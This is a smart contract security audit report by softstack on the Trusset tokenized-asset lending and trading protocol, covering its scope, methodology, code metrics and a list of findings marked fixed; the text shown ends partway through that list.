softstack

Smart Contract Code Review And Security Analysis Report

CUSTOMER	Trusset
SCOPE	Core Protocol
DATE	16.09.2026

Made in Germany by softstack GmbH

Table of Contents

1. Disclaimer 4

2. About the Project and Company 5

3. Vulnerability & Risk Level 7

4. Auditing Strategy and Techniques Applied 8

5. Metrics 9

5.1 Tested Contract Files 9

5.2 Source Lines & Risk 12

5.3 Capabilities 13

5.4 Dependencies / External Imports 14

5.5 Source Units in Scope 16

6. Scope of Work 19

6.1 Findings Overview 19

6.2 Manual and Automated Vulnerability Test 22

6.2.1 Raw IERC20.transfer/transferFrom Without SafeERC20 22

6.2.2 Empty Catch Swallows Lending Market Callback, Silent Fund Misrouting 23

6.2.3 Oracle Admin Can Crash Price via setMaxDeviation/updatePrice 25

6.2.4 removeLiquidity() Missing whenNotPaused, LP Bank Run During Emergency 25

6.2.5 Dutch Auction Stale Collateral Price Creates Systematic Bad Debt 26

6.2.6 Raw ecrecover Without Signature Malleability Check, Double Mint Execution 28

6.2.7 _calculateCashRedemptionAmount Scale-Factor Risk / Precision Mismatch 29

6.2.8 ISSUER_ROLE Can KYC-Bypass via addAuthorizedContract 30

6.2.9 CommodityCustody USDC Permanently Locked in Router 31

6.2.10 Stock Split Sub-Issuer Accounting Desynchronization 32

6.2.11 Zombie shares let a wiped-out LP steal a fresh depositor's funds (ERC3643 Lending) 34

6.2.12 Insurance fund is drained without reimbursement on late liquidation settlement (ERC3643 Lending) 37

6.2.13 External T-REX compliance agent can bypass the market's collateral lock (ERC3643 Lending) 42

6.2.14 Dutch Auction Stale Price Window, Liquidation at Unfair Price 45

6.2.15 Settlement Operator Single-Key Unlimited Power 46

6.2.16 Oracle Timestamp Regression Allows Stale Price Replay 48

6.2.17 Stock Split Duplicate Holder Processing 49

6.2.18 emergencyWithdraw() No Timelock, Instant Fund Drainage 50

6.2.19 Accrued LP interest is double-counted after liquidation (ERC3643 Lending) 51

6.2.20 Router identity-registry lapse permanently blocks instant liquidation (ERC3643 Lending) 55
6.2.21 Borrower can repurchase their own collateral at the Dutch auction floor price (ERC3643 Lending) 58
6.2.22 All eight upgradeable contracts are missing storage gap arrays (ERC3643 Lending) 63
6.2.23 Oracle deviation circuit breaker only bounds a single hop, not cumulative movement (ERC3643 Lending) 67
6.2.24 Open-market curator adoption is front-runnable (ERC3643 Lending) 70
6.2.25 Vault performance fee crystallizes on unrealized, operator-controllable marks (ERC3643 Lending) 74
6.2.26 Single-step ownership and unguarded renounceOwnership can permanently brick the insurance fund (ERC3643 Lending) 77
6.2.27 Interest rate changes retroactively re-price the already-open accrual window (ERC3643 Lending) 79
6.2.28 Expired Dutch auction stays biddable at the price frozen at auction creation (ERC3643 Lending) 82
6.2.29 Liquidation surplus is measured against the oracle mark, so a defaulted borrower is paid cash the insurance fund covered (ERC3643 Lending) 88
6.2.30 Dutch auction caps the pool's take per bid instead of per auction (ERC3643 Lending) 94
6.2.31 Raw IERC20.transfer() for USDC Payout in CommodityTokenUpgradeable 101
6.2.32 CEI Violation in CommodityTokenSale, State Updates After External ETH Transfers 102
6.2.33 Integer-division truncation locks the price oracle at 1 wei (ERC3643 Lending) 103
6.2.34 Factory default risk configuration is validated, evented and readable but never reaches a deployed market (ERC3643 Lending) 105
6.2.35 Curator nomination is not scoped to the market's own deployer (ERC3643 Lending) 112
6.2.36 Ceiling-rounded burn shares void the vault's utilization-capped market draw (ERC3643 Lending) 119
6.2.37 Zero-proceeds settlement closes the router record before the sale is realized (ERC3643 Lending) 127
6.2.38 Revoking the freeze adapter's agent role strands both liquidation and settlement (ERC3643 Lending) 133
6.3 Verify Claims 137
7. Executive Summary 139
8. About the Auditor 140
9. Glossary 141

1. Disclaimer

The audit makes no statements or warrantees about utility of the code, safety of the code, suitability of the business model, investment advice, endorsement of the platform or its products, regulatory regime for the business model, or any other statements about fitness of the contracts to purpose, or their bug free status. The audit documentation is for discussion purposes only.

The information presented in this report is confidential and privileged. If you are reading this report, you agree to keep it confidential, not to copy, disclose or disseminate without the agreement of the client. If you are not the intended receptor of this document, remember that any disclosure, copying or dissemination of it is forbidden.

Version / Date	Description
0.1 (09.04.2026)	Layout
0.4 (13.04.2026)	Automated Security Testing / Manual Security Testing
0.5 (16.04.2026)	Verify Claims
0.9 (08.05.2026)	Summary and Recommendation
1.0 (11.05.2026)	Re-check after mitigation and final document
1.1 (16.09.2026)	ERC3643 Lending suite added; re-check after mitigation

2. About the Project and Company

Company: Trusset UG

Address: Cuvrystr. 29, 10997 Berlin, Germany

Website: https://www.trusset.org

GitHub: https://github.com/trusset

LinkedIn: https://www.linkedin.com/company/trusset

Trusset is an open infrastructure protocol for financial institutions that turns static holdings such as stocks, commodities, real estate, and other real-world assets into programmable on-chain instruments. The platform provides modular APIs and self-contained smart contract suites that cover the full lifecycle of a tokenized asset, from issuance and corporate actions through 24/7 trading and credit, with MiCA- and eWpG-aligned compliance enforced at the contract level. Clients retain full ownership of their contracts, data, and governance, and integrate Trusset either as a white-label platform or directly via REST APIs and the TypeScript SDK.

At the core of Trusset is a credit-first architecture: every tokenized asset is designed to be immediately eligible as collateral for automated, overcollateralized credit lines. Risk parameters, liquidation thresholds, and investor eligibility are defined once and then enforced continuously by smart contracts, replacing manual underwriting and reconciliation. The protocol bundles a MiCA/eWpG-compliant KYC/AML identity registry with modular compliance rules, claim management, and machine-readable rejection codes, so the same identity layer can govern transfers, trading, and lending across all token types.


This audit covers seven smart contract suites that together form the Trusset Core Protocol on EVM-compatible networks, built from five distinct codebases. The Stock Token License implements ERC-3643-style security tokens for regulated equity, including corporate actions, sub-issuer controls, and a force-transfer path for compliance interventions. The Commodity Token License provides ERC-20 tokens backed by physical reserves, with reserve-enforced minting, primary market sales, and configurable physical or cash redemption. The Stock Lending suite operates overcollateralized lending markets on top of the stock tokens, with an interest rate model, price oracle, insurance fund, Dutch-auction liquidations, and a shared liquidation router. The Commodity Orderbook suite provides hybrid custody for commodity token trading, with off-chain matching, on-chain settlement, batch trades, and liquidation routing under token-enforced compliance. The ERC3643 Lending suite extends the credit architecture to T-REX / ERC-3643 security-token collateral: freeze and custody adapters, share-generation LP accounting, Dutch auctions, insurance-fund reimbursement on late settlement, an operator vault with realized fee basis, and commit–delay curator adoption. Two additional suites share previously audited codebases: the Commodity Token Lending suite is identical to the Stock Lending codebase, and the Stock Orderbook License is identical to the Commodity Orderbook codebase. All findings and mitigations therefore apply equally to the paired suites. Non-EVM ports shipped alongside ERC3643 Lending (Aptos, Canton, Stellar, Tezos) are out of scope for this report.

All suites are written in Solidity, deployed as UUPS-upgradeable contracts, and built on OpenZeppelin's upgradeable libraries. Upgrades use a governance model that separates platform authority (the Trusset DAO) from issuer control, so changes require both parties to agree. Identity and compliance modules are duplicated and aligned across suites so that every token, market, and custody contract enforces the same KYC/AML rules at the boundary of every transfer.

3. Vulnerability & Risk Level

Risk represents the probability that a certain source-threat will exploit vulnerability, and the impact of that event on the organization or system. Risk Level is computed based on CVSS version 3.1.

Level	CVSS Score	Vulnerability	Required Action
CRITICAL	9.0 – 10.0	A vulnerability that can disrupt the contract functioning in a number of scenarios, or creates a risk that the contract may be broken.	Immediate action to reduce risk level.
HIGH	7.0 – 8.9	A vulnerability that affects the desired outcome when using a contract, or provides the opportunity to use a contract in an unintended way.	Implementation of corrective actions as soon as possible.
MEDIUM	4.0 – 6.9	A vulnerability that could affect the desired outcome of executing the contract in a specific scenario.	Implementation of corrective actions in a certain period.
LOW	0.1 – 3.9	A vulnerability that does not have a significant impact on possible scenarios for the use of the contract and is probably subjective.	Implementation of certain corrective actions or accepting the risk.
INFORMATIONAL	0.0	A vulnerability that has informational character but is not affecting any of the code.	An observation that does not determine a level of risk.



4. Auditing Strategy and Techniques Applied

Throughout the review process, care was taken to evaluate the repository for security-related issues, code quality, and adherence to specification and best practices.

The auditing process follows a routine series of steps:

Code review that includes the following:

- Review of the specifications, sources, and instructions provided to softstack to make sure we understand the size, scope, and functionality of the smart contract.
- Manual review of code, which is the process of reading source code line-by-line in an attempt to identify potential vulnerabilities.
- Comparison to specification, which is the process of checking whether the code does what the specifications, sources, and instructions provided to softstack describe.

Testing and automated analysis that includes the following:

- Test coverage analysis, which is the process of determining whether the test cases are actually covering the code and how much code is exercised when we run those test cases.
- Symbolic execution, which is analysing a program to determine what inputs causes each part of a program to execute.

Best practices review, which is a review of the smart contracts to improve efficiency, effectiveness, clarify, maintainability, security, and control based on the established industry and academic practices, recommendations, and research.

Specific, itemized, actionable recommendations to help you take steps to secure your smart contracts.

5. Metrics

The metrics section gives the reader an overview of the size, quality, flows and capabilities of the codebase.

5.1 Tested Contract Files

Source repositories and commits for each contract in scope:

Contract	Source	Commit
Stock Token	https://github.com/trusset/trusset-stock-token-license	`d7a25b7f44752dcfbf8137059864526b2c89828a`
Stock Lending	https://github.com/trusset/trusset-stock-lending	`3a342491fba93957de35e2ee6acae163207ed8fe`
Commodity Token	https://github.com/trusset/trusset-commodity-token-license	`da18d8b4b6e479301e38105e925513678477d75e`
Commodity Orderbook	https://github.com/trusset/trusset-commodity-orderbook-license	`c5134022ec732058a1d028c2d44875625f3efcd1`
Commodity Token Lending (same codebase as Stock Lending)	https://github.com/Paulilami/trusset-commodity-token-lending	`66acab027dd690fa1e6f42bc6d790e85462ef574`
Stock Orderbook (same codebase as Commodity Orderbook)	https://github.com/Paulilami/trusset-stock-orderbook-license	`89007d7dfa6056bb00403ed2b0af88d9da6cfa8b`
ERC3643 Lending	https://github.com/Trusset/trusset-erc3643-lending	`873ab2a0a52cc1c32fd9523553cb32da67a55ef3`

trusset-commodity-orderbook-license-main

File	Fingerprint (MD5)
./trusset-commodity-orderbook-license-main/contracts/CommodityCustody.sol	`744c8d87ced6cb08339674b21948739d`

trusset-commodity-token-license-main

File	Fingerprint (MD5)
./trusset-commodity-token-license-main/contracts/commodity-token/CommodityTokenFactoryUpgradeable.sol	51650a488b4d68e21aa0a47ea9946fab
./trusset-commodity-token-license-main/contracts/commodity-token/CommodityTokenUpgradeable.sol	cc4371ba85d81d6b83a067d6484a397e
./trusset-commodity-token-license-main/contracts/compliance/BasicComplianceModule.sol	96190d50a7499f650384f8958deda450
./trusset-commodity-token-license-main/contracts/compliance/IdentityRegistryUpgradeable.sol	877fb79a0d08f43b823866754f8f68ff
./trusset-commodity-token-license-main/contracts/interfaces/ICommodityToken.sol	64d5f3a4a6656ba79cf8b2b76dbac3f2
./trusset-commodity-token-license-main/contracts/interfaces/IComplianceModule.sol	790eaa7324041b61be1a9e6066753d85
./trusset-commodity-token-license-main/contracts/interfaces/IIdentityRegistry.sol	2480d304cc94c499e189b71bc81a38b6
./trusset-commodity-token-license-main/contracts/interfaces/IPriceOracle.sol	be3ea5fbdcae675a5fe5d66a74277532
./trusset-commodity-token-license-main/contracts/primary-market/CommodityTokenSale.sol	f38cc357d77bcc26249b5fc1b65f60e1
./trusset-commodity-token-license-main/contracts/primary-market/CommodityTokenSaleFactory.sol	a5c30256d609b5f75f5e84b1c818fed2

trusset-erc3643-lending-main

File	Fingerprint (MD5)
./trusset-erc3643-lending-main/contracts/evm/adapters/CustodyCollateralAdapter.sol	742cf584f78a23c94031cb413ee0408e
./trusset-erc3643-lending-main/contracts/evm/adapters/Erc3643FreezeAdapter.sol	1e8553d5eb4e1946949672a056203153
./trusset-erc3643-lending-main/contracts/evm/core/AdapterDeployer.sol	8401005762dcd851ad3d86a8d89157bd
./trusset-erc3643-lending-main/contracts/evm/core/MarketTypes.sol	111f4cf1379bc33958f018c89f79d89a
	cbc50e54ab7b345af1ea33c96e2d145b

File	Fingerprint (MD5)
./trusset-erc3643-lending-main/contracts/evm/core/SecurityAuctionModule.sol	
./trusset-erc3643-lending-main/contracts/evm/core/SecurityInsuranceFund.sol	19c3f10bf55ba9fefea4b19de8bbf112
./trusset-erc3643-lending-main/contracts/evm/core/SecurityInterestRateModel.sol	4c921ee4b32b0da5f30ff60fd290f5f6
./trusset-erc3643-lending-main/contracts/evm/core/SecurityLendingVault.sol	d2d43e1fb5ca493c6abc7bf28091601e
./trusset-erc3643-lending-main/contracts/evm/core/SecurityLendingVaultFactory.sol	7ffc80eddf4ac90e7c07aed509e7bb99
./trusset-erc3643-lending-main/contracts/evm/core/SecurityLiquidationRouter.sol	11d13671379292bccf93c24dad2eb4cc
./trusset-erc3643-lending-main/contracts/evm/core/SecurityPriceOracle.sol	b6a2caca58a04b2a945227266a6ebca6
./trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingFactory.sol	c98b4a2c151972b67acf281196bef472
./trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol	8913161ad8473cce70c34a5b216bf5a8
./trusset-erc3643-lending-main/contracts/evm/interfaces/ICollateralAdapter.sol	4f67c71a687ad7dc7bff01e103469956
./trusset-erc3643-lending-main/contracts/evm/libraries/ConfigLib.sol	6a404c7eea23a95bc06f0e1a036d77ff
./trusset-erc3643-lending-main/contracts/evm/libraries/LiquidationLib.sol	65207fe4a69ca3cc6dafb4aa058c38d6

trusset-stock-lending-main


File	Fingerprint (MD5)
./trusset-stock-lending-main/contracts/LiquidationRouter.sol	42f00c7d592270e916addc80f9506fe9
./trusset-stock-lending-main/contracts/StockInsuranceFund.sol	4d17f5bfb936d8fb957a579461f95e36
./trusset-stock-lending-main/contracts/StockInterestRateModel.sol	47706c226162d624e2b7c8cbb4f2a5e0
./trusset-stock-lending-main/contracts/StockLendingFactory.sol	7f2063ebc38f4942f222a5dd72d820bb
./trusset-stock-lending-main/contracts/StockLendingMarket.sol	e98d519c499ab801879adc62d764c742


File	Fingerprint (MD5)
./trusset-stock-lending-main/contracts/StockPriceOracle.sol	`faac5ab515820ce4e1cb0d106810aad5`

trusset-stock-token-license-main

File	Fingerprint (MD5)
./trusset-stock-token-license-main/contracts/compliance/BasicComplianceModule.sol	`96190d50a7499f650384f8958deda450`
./trusset-stock-token-license-main/contracts/compliance/IdentityRegistryUpgradeable.sol	`877fb79a0d08f43b823866754f8f68ff`
./trusset-stock-token-license-main/contracts/interfaces/IComplianceModule.sol	`790eaa7324041b61be1a9e6066753d85`
./trusset-stock-token-license-main/contracts/interfaces/IIdentityRegistry.sol	`dc7ad86edd514ff17a302c4e3dbaf3ca`
./trusset-stock-token-license-main/contracts/interfaces/ISecurityToken.sol	`2c3887bfbbccc43d9e8bcd06d990eaf1`
./trusset-stock-token-license-main/contracts/stock-token/StockToken.sol	`858133461c62417ba4c5afb6c609dc04`

5.2 Source Lines & Risk





5.3 Capabilities

Module	Functions	Public	Restricted	Key Roles
AdapterDeployer	1	1	0	-
BasicComplianceModule	10	10	0	-
CommodityCustody	31	22	9	admin
CommodityTokenFactoryUpgradeable	15	7	8	admin
CommodityTokenSale	16	16	0	-
CommodityTokenSaleFactory	7	4	3	admin
CommodityTokenUpgradeable	44	44	0	-
ConfigLib	1	1	0	-
CustodyCollateralAdapter	10	10	0	-
Erc3643FreezeAdapter	15	15	0	-
ICollateralAdapter	9	9	0	-
ICommodityToken	6	6	0	-
IComplianceModule	2	2	0	-
IIdentityRegistry	38	38	0	-
IPriceOracle	1	1	0	-
ISecurityToken	31	31	0	-
IdentityRegistryUpgradeable	56	16	40	DEFAULT_ADMIN, KYC_PROVIDER, REGISTER_OPERATOR
LiquidationLib	9	9	0	-
LiquidationRouter	17	7	10	DEFAULT_ADMIN, OPERATOR
SecurityAuctionModule	22	22	0	-
SecurityInsuranceFund	10	7	3	owner
SecurityInterestRateModel	10	7	3	owner
SecurityLendingVault	30	17	13	owner
SecurityLendingVaultFactory	8	6	2	owner

Module	Functions	Public	Restricted	Key Roles
SecurityLiquidationRouter	23	9	14	DEFAULT_ADMIN, OPERATOR
SecurityPriceOracle	15	10	5	owner
SecurityTokenLendingFactory	24	18	6	owner
SecurityTokenLendingMarket	74	65	9	DEFAULT_ADMIN, LIQUIDATOR, ISSUER
StockInsuranceFund	9	5	4	owner
StockInterestRateModel	7	5	2	owner
StockLendingFactory	13	6	7	owner
StockLendingMarket	43	33	10	DEFAULT_ADMIN, LIQUIDATOR, ISSUER
StockPriceOracle	14	8	6	owner
StockToken	38	18	20	ISSUER, SUB_ISSUER, CONTROLLER

5.4 Dependencies / External Imports

Import Path	Version
@openzeppelin/contracts-upgradeable/access/AccessControlUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol	5.4.0
@openzeppelin/contracts-upgradeable/proxy/utils/UUPSUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/utils/PausableUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/utils/ReentrancyGuardUpgradeable.sol	5.4.0
@openzeppelin/contracts/utils/structs/EnumerableSet.sol	5.4.0
@openzeppelin/contracts-upgradeable/access/AccessControlUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol	5.4.0
@openzeppelin/contracts-upgradeable/proxy/utils/UUPSUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/utils/PausableUpgradeable.sol	5.4.0

Import Path	Version
@openzeppelin/contracts-upgradeable/utils/ReentrancyGuardUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/utils/cryptography/EIP712Upgradeable.sol	5.4.0
@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol	5.4.0
@openzeppelin/contracts/token/ERC20/ERC20.sol	5.4.0
@openzeppelin/contracts/token/ERC20/IERC20.sol	5.4.0
@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol	5.4.0
@openzeppelin/contracts/utils/cryptography/ECDSA.sol	5.4.0
@openzeppelin/contracts-upgradeable/access/AccessControlUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol	5.4.0
@openzeppelin/contracts-upgradeable/proxy/utils/UUPSUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/utils/PausableUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/utils/ReentrancyGuardUpgradeable.sol	5.4.0
@openzeppelin/contracts-upgradeable/utils/cryptography/EIP712Upgradeable.sol	5.4.0
@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol	5.4.0
@openzeppelin/contracts/token/ERC20/ERC20.sol	5.4.0
@openzeppelin/contracts/token/ERC20/IERC20.sol	5.4.0
@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol	5.4.0
@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol	5.4.0
@openzeppelin/contracts/utils/Pausable.sol	5.4.0
@openzeppelin/contracts/utils/ReentrancyGuard.sol	5.4.0
@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol	5.4.0
@openzeppelin/contracts-upgradeable/proxy/utils/UUPSUpgradeable.sol	5.4.0
@openzeppelin/contracts/token/ERC20/ERC20.sol	5.4.0
@openzeppelin/contracts/token/ERC20/IERC20.sol	5.4.0
@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol	5.4.0
@openzeppelin/contracts/utils/ReentrancyGuard.sol	5.4.0
@openzeppelin/contracts-upgradeable/access/AccessControlUpgradeable.sol	5.0.2

Import Path	Version
@openzeppelin/contracts-upgradeable/access/Ownable2StepUpgradeable.sol	5.0.2
@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol	5.0.2
@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol	5.0.2
@openzeppelin/contracts-upgradeable/proxy/utils/UUPSUpgradeable.sol	5.0.2
@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol	5.0.2
@openzeppelin/contracts-upgradeable/utils/PausableUpgradeable.sol	5.0.2
@openzeppelin/contracts-upgradeable/utils/ReentrancyGuardUpgradeable.sol	5.0.2
@openzeppelin/contracts-upgradeable/utils/cryptography/EIP712Upgradeable.sol	5.0.2
@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol	5.0.2
@openzeppelin/contracts/token/ERC20/IERC20.sol	5.0.2
@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol	5.0.2
@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol	5.0.2
@openzeppelin/contracts/utils/ReentrancyGuard.sol	5.0.2
@openzeppelin/contracts/utils/cryptography/ECDSA.sol	5.0.2

5.5 Source Units in Scope

trusset-commodity-orderbook-license-main

File	Instructions	Functions	Lines	nSLOC	Comments
CommodityCustody.sol	21	35	926	485	315

trusset-commodity-token-license-main

File	Instructions	Functions	Lines	nSLOC	Comments
CommodityTokenFactoryUpgradeable.sol	10	16	353	200	105
CommodityTokenUpgradeable.sol	34	51	947	744	46
CommodityTokenSaleFactory.sol	6	7	154	83	50
CommodityTokenSale.sol	13	17	442	300	77
BasicComplianceModule.sol	4	5	170	83	61

File	Instructions	Functions	Lines	nSLOC	Comments
IdentityRegistryUpgradeable.sol	16	32	736	461	185
IPriceOracle.sol	1	1	17	4	12
IComplianceModule.sol	0	1	39	17	20
IIdentityRegistry.sol	15	19	143	122	6
ICommodityToken.sol	5	6	31	15	14

trusset-erc3643-lending-main

File	Instructions	Functions	Lines	nSLOC	Comments
SecurityPriceOracle.sol	12	17	324	202	84
AdapterDeployer.sol	0	1	31	14	15
SecurityTokenLendingMarket.sol	61	106	1425	981	261
SecurityTokenLendingFactory.sol	19	33	857	532	242
SecurityLendingVaultFactory.sol	6	8	103	70	17
MarketTypes.sol	0	0	137	97	33
SecurityLiquidationRouter.sol	15	26	574	402	112
SecurityInterestRateModel.sol	6	12	173	107	45
SecurityLendingVault.sol	28	41	617	395	145
SecurityAuctionModule.sol	20	28	493	317	115
SecurityInsuranceFund.sol	9	10	147	96	31
LiquidationLib.sol	3	19	512	359	76
ConfigLib.sol	1	1	64	50	5
CustodyCollateralAdapter.sol	10	12	210	139	40
Erc3643FreezeAdapter.sol	15	17	242	149	58
ICollateralAdapter.sol	9	9	42	12	21

trusset-stock-lending-main

File	Instructions	Functions	Lines	nSLOC	Comments
LiquidationRouter.sol	11	18	337	259	31

File	Instructions	Functions	Lines	nSLOC	Comments
StockInsuranceFund.sol	8	9	164	98	41
StockPriceOracle.sol	11	15	243	169	39
StockInterestRateModel.sol	3	8	125	85	25
StockLendingMarket.sol	33	60	1277	942	109
StockLendingFactory.sol	7	13	289	210	39

trusset-stock-token-license-main

File	Instructions	Functions	Lines	nSLOC	Comments
BasicComplianceModule.sol	4	5	170	83	61
IdentityRegistryUpgradeable.sol	16	32	736	461	185
StockToken.sol	22	44	789	445	244
ISecurityToken.sol	29	31	111	73	24
IComplianceModule.sol	0	1	39	17	20
IIdentityRegistry.sol	15	19	154	122	17


Total (all contracts): 498 instructions, 785 functions, 14343 lines, 9400 nSLOC

6. Scope of Work

This audit covers the Trusset Core Protocol smart contracts deployed on EVM-compatible networks. The scope spans seven smart contract suites across five distinct codebases: the Stock Token License (ERC-3643 security tokens with compliance, identity registry, and corporate actions), the Stock Lending suite (overcollateralized lending markets, Dutch-auction liquidations, price oracle, insurance fund, and liquidation router), the Commodity Token License (ERC-20 commodity tokens with reserve enforcement and a primary market sale module), the Commodity Orderbook License (hybrid orderbook custody with on-chain settlement and liquidation routing), and the ERC3643 Lending suite (security-token collateralized markets with freeze and custody adapters, share-generation accounting, Dutch auctions, insurance fund reimbursement, operator vault, and curator adoption). Two additional suites share previously audited codebases: the Commodity Token Lending suite is identical to the Stock Lending codebase, and the Stock Orderbook License is identical to the Commodity Orderbook codebase. All findings and mitigations therefore apply equally to the paired suites. The audit focuses on access control, upgradeability, compliance enforcement, oracle integration, lending and liquidation correctness, LP share and insurance-fund accounting, settlement and custody safety, ERC-20 / token-transfer robustness, and general security of privileged operations. Non-EVM ports in the ERC3643 Lending repository (Aptos, Canton, Stellar, Tezos) are out of scope for this report.

6.1 Findings Overview

Findings are classified by severity: Critical, High, Medium, Low, and Informational.



No	Title	Severity	Status
6.2.1	Raw IERC20.transfer/transferFrom Without SafeERC20	HIGH	FIXED
6.2.2	Empty Catch Swallows Lending Market Callback, Silent Fund Misrouting	HIGH	FIXED
6.2.3	Oracle Admin Can Crash Price via setMaxDeviation/updatePrice	HIGH	FIXED
6.2.4	removeLiquidity() Missing whenNotPaused, LP Bank Run During Emergency	HIGH	FIXED
6.2.5	Dutch Auction Stale Collateral Price Creates Systematic Bad Debt	HIGH	FIXED
6.2.6	Raw ecrecover Without Signature Malleability Check, Double Mint Execution	HIGH	FIXED
6.2.7	_calculateCashRedemptionAmount Scale-Factor Risk / Precision Mismatch	HIGH	FIXED
6.2.8	ISSUER_ROLE Can KYC-Bypass via addAuthorizedContract	HIGH	FIXED
6.2.9	CommodityCustody USDC Permanently Locked in Router	HIGH	FIXED
6.2.10	Stock Split Sub-Issuer Accounting Desynchronization	HIGH	FIXED
6.2.11	Zombie shares let a wiped-out LP steal a fresh depositor's funds (ERC3643 Lending)	HIGH	FIXED
6.2.12		HIGH	FIXED

No	Title	Severity	Status
	Insurance fund is drained without reimbursement on late liquidation settlement (ERC3643 Lending)		
6.2.13	External T-REX compliance agent can bypass the market's collateral lock (ERC3643 Lending)	HIGH	FIXED
6.2.14	Dutch Auction Stale Price Window, Liquidation at Unfair Price	MEDIUM	FIXED
6.2.15	Settlement Operator Single-Key Unlimited Power	MEDIUM	FIXED
6.2.16	Oracle Timestamp Regression Allows Stale Price Replay	MEDIUM	FIXED
6.2.17	Stock Split Duplicate Holder Processing	MEDIUM	FIXED
6.2.18	emergencyWithdraw() No Timelock, Instant Fund Drainage	MEDIUM	FIXED
6.2.19	Accrued LP interest is double-counted after liquidation (ERC3643 Lending)	MEDIUM	FIXED
6.2.20	Router identity-registry lapse permanently blocks instant liquidation (ERC3643 Lending)	MEDIUM	FIXED
6.2.21	Borrower can repurchase their own collateral at the Dutch auction floor price (ERC3643 Lending)	MEDIUM	FIXED
6.2.22	All eight upgradeable contracts are missing storage gap arrays (ERC3643 Lending)	MEDIUM	FIXED
6.2.23	Oracle deviation circuit breaker only bounds a single hop, not cumulative movement (ERC3643 Lending)	MEDIUM	FIXED
6.2.24	Open-market curator adoption is front-runnable (ERC3643 Lending)	MEDIUM	FIXED
6.2.25	Vault performance fee crystallizes on unrealized, operator-controllable marks (ERC3643 Lending)	MEDIUM	FIXED
